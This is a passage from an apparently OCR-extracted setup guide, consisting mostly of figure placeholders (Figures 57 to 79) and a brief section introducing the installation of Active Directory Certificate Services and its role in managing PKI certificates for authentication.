


Figure 57




Figure 58




Figure 59




Figure 60




Figure 61




Figure 62




Figure 63




Figure 64




Figure 65




Figure 66




Figure 67




Figure 68




Figure 69




Figure 70

IV. Implementing AD CS (Active Directory Certificate Services)

Active directory certificate service provides a platform which is managing public key infrastructure [PKI] certificates. On top of securing application and HTTP traffic the certificates that AD CS provides can be used for authentication of computer, user, or device accounts on a network.




Figure 71




Figure 72




Figure 73




Figure 74




Figure 75




Figure 76




Figure 77




Figure 78




Figure 79

